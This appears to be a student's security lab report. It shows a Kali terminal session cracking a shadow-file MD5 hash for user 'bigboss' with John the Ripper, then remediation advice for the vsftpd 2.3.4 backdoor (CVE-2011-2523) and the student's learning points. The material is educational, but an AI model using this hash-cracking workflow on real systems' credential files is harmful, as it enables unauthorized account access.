


```
bigboss:$1$KdD2tQ5v$BD3Q5O4v9dwwdR2DZYz8./:20226:0:99999:7:::
```


Task 6 - Cracking password hashes



```
         Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.120KB)

┌──(kali㉿kali)-[~]
└─$ nano bigboss_hash

┌──(kali㉿kali)-[~]
└─$ cat bigboss_hash

bigboss:$1$KdD2tQ5v$BD3Q5O4v9dwwdR2DZYz8.

┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ nano bigboss

┌──(kali㉿kali)-[~]
└─$ john bigboss
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(kali㉿kali)-[~]
└─$ nano bigboss

┌──(kali㉿kali)-[~]
└─$ john bigboss
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234             (bigboss)
```



```
┌──(kali㉿kali)-[~]
└─$ john bigboss --show
bigboss:1234

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ 
```

Task 7 – Remediation

1. FTP Service (vsftpd)

Current Version: vsftpd 2.3.4

Latest Version: vsftpd 3.0.5 (as of 2025)

Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

CVE:

CVE-2011-2523

Reference: https://www.youtube.com/watch?v=G7nIWUMvn0o

Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

Major Learning From this project

- Through this project, I learned how to create and manage users in Linux and how their details are stored in system files.
- I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists.
- I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system.
- I learned how to find problems in a system and suggest fixes like updating software or using better configurations. This hands-on work helped me understand system security better.